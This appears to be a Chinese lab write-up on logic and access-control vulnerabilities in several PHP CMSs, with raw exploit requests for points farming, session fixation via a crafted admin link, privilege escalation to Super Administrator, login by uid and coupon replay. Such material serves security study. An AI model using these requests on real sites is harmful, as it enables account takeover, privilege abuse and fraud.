

feifeicms

用户名遍历

同时网站可以通过 `user_id` 来遍历得到注册用户的 `user_name`。可以检测 `user_id` 是否存在。如

```
http://192.168.10.128/4.0.18/index.php?s=/user-index-id-1.html
```

用户中心

网站首页

帐号管理

订单管理

影币记录

观看记录

我的话题

收藏

想看

在看

看过

退出

NO PIC

ZZZZ

http://www.feifeicms.com/4.0.18/index.php?s=/user-index-id-8.html

> 帐号管理

我的影币

影币可用来支付付费点播影片或购买VIP权限 您现在拥有 (10) 个影币

VIP权限

VIP权限到期后将不能观看付费影片，您的VIP到期时间为 (2026/04/12)

升级VIP

登录邮箱

zzzz@qq.com

修改邮箱

刷影币

注册页面请求包

美化RawHex

1 POST /4.0.18/index.php?s=/user-post.html HTTP/1.1

2 Host: 192.168.10.128

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0

4 Accept: application/json, text/javascript, */*; q=0.01

5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8

8 X-Requested-With: XMLHttpRequest

9 Referer: http://192.168.10.128/4.0.18/index.php?s=/user-register.html

10 Content-Length: 74

11 Cookie: PHPSESSID=105d6doullkoe04j2mg7jhfk03; __tins__148706=

12 DNT: 1

13 X-Forwarded-For: 8.8.8.8

14 Connection: keep-alive

15

16 user_name=xxxx&user_email=xxxx%40qq.com&user_pwd=123456&user_pwd_re=123456

注册成功后默认送10个影币



注册页面源代码的 post 函数

```
if($info){#得到注册积分
    //注册积分
    if(C('user_register_score')){
        D('Score')->ff_user_score($info['user_id'], 2,
intval(C('user_register_score')));
    }
    //推广积分
    if($info['user_pid'] && C('user_register_score_pid')){
        #echo '';#测试
        D('Score')->ff_user_score($info['user_pid'], 4,
intval(C('user_register_score_pid')));
    }
    //json返回
    $data = array('id'=>$info['user_id'],'referer'=>cookie('ff_register_referer'));
    //欢迎邮件信息
    if( C('user_register_welcome') ){
        $content = str_replace(array('{username}','{sitename}','{time}'),
array($info['user_name'],C('site_name'),time()), C('user_register_welcome'));
        D("Email")->send($info['user_email'], $info['user_name'],
$info['user_name'].'您好, 感谢您的注册', $content);
    }
}
```

如果 `user_id`=自己的id 话就可以无限注册给自己加分了

美化RawHex

1 POST /4.0.18/index.php?s=/user-post.html HTTP/1.1
2 Host: 192.168.10.128
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Referer: http://192.168.10.128/4.0.18/index.php?s=/user-register.html
10 Content-Length: 9
11 Cookie: PHPSESSID=105d6doul1koe04j2mg7jhfk03; __tins__148%006%7B%22sid%22%3A%201775963090353%2C%20%22vd%22%3A%2027%2C%20%22expires%22%3A%201775965966549%7D; __5lcke__=; __5llaig__=27; ff_register_time=1775963580
12 DNT: 1
13 X-Forwarded-For: 8.8.8.8
14 Connection: keep-alive
15
16 user_id=8

美化RawHex页面渲染

1 HTTP/1.1 200 OK
2 Date: Sun, 12 Apr 2026 03:23:29 GMT
3 Server: Apache/2.4.10 (Win32) OpenSSL/1.0.1h PHP/5.4.31
4 X-Powered-By: PHP/5.4.31
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Length: 99
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=utf-8
12
13 {"status":200,"info":"\u611f\u8c22\u4f60\u7684\u6ce8\u518c\u6210\u529f","data":{"id":"8","referer":null}}

请求响应

查看个人影币

NO PIC

ZZZZ

http://www.feifeicms.com/4.0.18/index.php?s=/user-index-id-8.html

帐号管理

我的影币
影币可用于支付付费点播影片或购买VIP权限 您现在拥有 (30) 个影币

VIP权限
VIP权限到期后将不能观看付费影片，您的VIP到期时间为 (2026/04/12) 升级VIP

登录邮箱
zzz@qq.com 修改邮箱

YXcms

会话固定漏洞


生成恶意会话

yxcms允许我们自定义session，而且这个过程通过get方式来完成。我觉得这样的问题属于CSRF，不经意之间就能获取大效果。

比如我构造一个链接：

http://192.168.10.128/yxcms/index.php?r=admin/index/index&phpsessid=f4cking456

将这个链接发给受害者（火狐浏览器），诱使受害者管理员点击该链接，点击后会跳转到登录页面，但此时他的phpsession已经是我们的f4cking456



会话劫持验证

攻击者在另一浏览器直接访问：

那么我们利用这个链接：

```
http://192.168.10.128/yxcms/index.php?r=admin/index/index&phpsessid=f4cking456
```

将自己的session设置成f4cking456，或者随意怎么修改，只要把phpsessid修改成f4cking123就能拥有后台权限了这时攻击者（谷歌浏览器）访问该链接，直接进入后台界面



此时攻击者将直接进入管理员后台，无需任何认证。


水平越权

注册两个账号

```
admin/123456
```

```
qwe/123456
```

```
asd/123456
```



修改资料网址


<http://192.168.10.128/yxcms/index.php?r=member/infor>



修改id



切换账号查看




Fiyo CMS

垂直越权修改超级管理员密码


进入后台，新建几个不同权限的用户

`http://192.168.10.128/fiyo_cms_2.0.6.1/dapur/`

`admin/admin`



`http://192.168.10.128/fiyo_cms_2.0.6.1/dapur/?app=user`



默认情况下，用户权限与ID对应如下：


Super Administrator = 1

CMS默认只有Super Administrator和Administrator权限的用户能够添加新用户

而只有Super Administrator、Administrator、Editor能够登录进后台，只是Editor的权限较低，后台UI呈现出的功能菜单少


问题就是出在这个地方：CMS未对添加用户功能(?app=user&act=add)权限限制好，导致Editor(test1)权限的用户也能访问

http://192.168.10.128/fiyo_cms_2.0.6.1/dapur/?app=user



能越权访问还没完，依靠这个越权，能再越权添加(修改)一个用户成超级管理员权限
现在再越权修改test1的权限，提升到超级管理员(Super Administrator)

http://192.168.10.128/fiyo_cms_2.0.6.1/dapur/?app=user&act=edit&id=33



使用BurpSuite拦截请求包



包中的level=3就是对应用户的权限级别(Editor),那么我们将修改为level=1(Super Administrator)提交出去

美化RawHex

1 POST /fiyo_cms_2.0.6.1/dapur/?app=user&act=edit&id=33 HTTP/1.1

2 Host: 192.168.10.128

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

6 Accept-Encoding: gzip, deflate, br

7 Referer: http://192.168.10.128/fiyo_cms_2.0.6.1/dapur/?app=er&act=edit&id=33

8 Cookie: PHPSESSID=f4cking456; __tins__14834816=

9 DNT: 1

10 X-Forwarded-For: 8.8.8.8

11 Connection: keep-alive

12 Upgrade-Insecure-Requests: 1

13 Content-Type: application/x-www-form-urlencoded

14 Content-Length: 117

15

16 appliedit=Next&id=33&z=test1&user=test1&z=test1&x=&password=&kpassword=&email=test1%40qq.com&level=1&name=editor&bio=

请求属性2

请求查询参数3

请求主体参数12

请求cookies7

请求头13

注销后重新登录，test1变成Super Administrator权限了

fiyo cms

fiyo_cms

editor

Dashboard

Articles

Apps

File Manager

Menus

Modules

Themes

Users

New User

User List

Dashboard > Users > User List

Sunday, 12 April 2026

Edit User

Generate Time : 0.0468s

Kromaslab

Perdanaembaci

Merci

9.9.9

Simpan

Simpan & Keluar

Batal

Login Data

Personal Data

Username

test1

Password

Re-Password

Email

test1@qq.com

User group

Super Administrator

Nama Lengkap

editor

Status Aktif

Aktif

Non aktif

Bio

VLCMS

任意登录

先注册几个账号

test111/123456
test222/123456

Cookies

CSS

表单

图片

网页信息

其他功能

标记

缩放

工具

查看源代码

选项

游戏中心

礼包中心

溪谷软件

XIGUQUANJIAN

首页

游戏中心

独

溪谷用户注册

用户名

test1

密码

●●●●●●

验证码

6xd4

☒ 我已阅读并接受《溪谷最终用户协议》

注册

已有帐号，立即登录

亲，请登录 免费注册

2016春节档 超人总动员

《乱斗西游2》超级联赛S3赛季引爆全国

全新造星舞台，为草根叩开职业大门！详情>

谁与争锋《武器大师》神兵利器大盘点

俗话说，宝剑配英雄，鲜花送佳人。详情>

公告 热血游戏王开年首更新，豪礼送不停

公告 《怒斩三国》有爱就有礼，快乐周二送惊喜

访问url:

http://192.168.10.128/vlcms/index.php?s=/member/res_login/
post:uid=60

访问后，返回一串代码



接着访问

```
http://192.168.10.128/vlcms/index.php?s=/member/
```

可以看到，已经成功登录账户



修复建议


不要用id来判断账户身份

niushop

优惠券复用


admin管理员登录，并且发放优惠券

```
http://192.168.10.128/niushop/index.php?s=/admin/  
  
admin/admin
```




注册一个账号 test111/123456并登录，领取一张优惠券





之后，使用优惠券去购买商品



配送方式

商家配送

结算信息


留言:

共1种商品 总计: ¥110.00
运费: ¥0.00
总优惠: ¥100.00

应付金额: **¥10.00**
提交订单后尽快支付, 商品才不会被别人抢走哦!

提交订单

点击提交订单, 并使用burpsuite拦截数据包, 点击send发送多次数据包, 都返回提示操作成功。



查看个人订单, 发现优惠券被重复使用了

会员中心

欢迎页

个人资料

账户安全

收货地址

账户余额

提现记录

我的优惠券

我的虚拟码

我的评价

我的足迹

交易中心

我的订单

预售订单

1111

订单编号: 2026041213400004 成交时间: 2026-04-12 13:40:43

1111

订单编号: 2026041213400003 成交时间: 2026-04-12 13:40:41

1111

订单编号: 2026041213400002 成交时间: 2026-04-12 13:40:39

1111

订单编号: 2026041213400001 成交时间: 2026-04-12 13:40:37

1111

订单编号: 2026041213400001 成交时间: 2026-04-12 13:40:37

1111

订单编号: 2026041213400001 成交时间: 2026-04-12 13:40:37

1111

订单编号: 2026041213400001 成交时间: 2026-04-12 13:40:37

¥110.00

1

¥10.00

待付款

订单详情

去支付

关闭订单

¥110.00

1

¥10.00

待付款

订单详情

去支付

关闭订单

¥110.00

1

¥10.00

待付款

订单详情

去支付

关闭订单

¥110.00

1

¥10.00

待付款

订单详情

去支付

关闭订单

¥110.00

1

¥10.00

待付款

订单详情

去支付

关闭订单

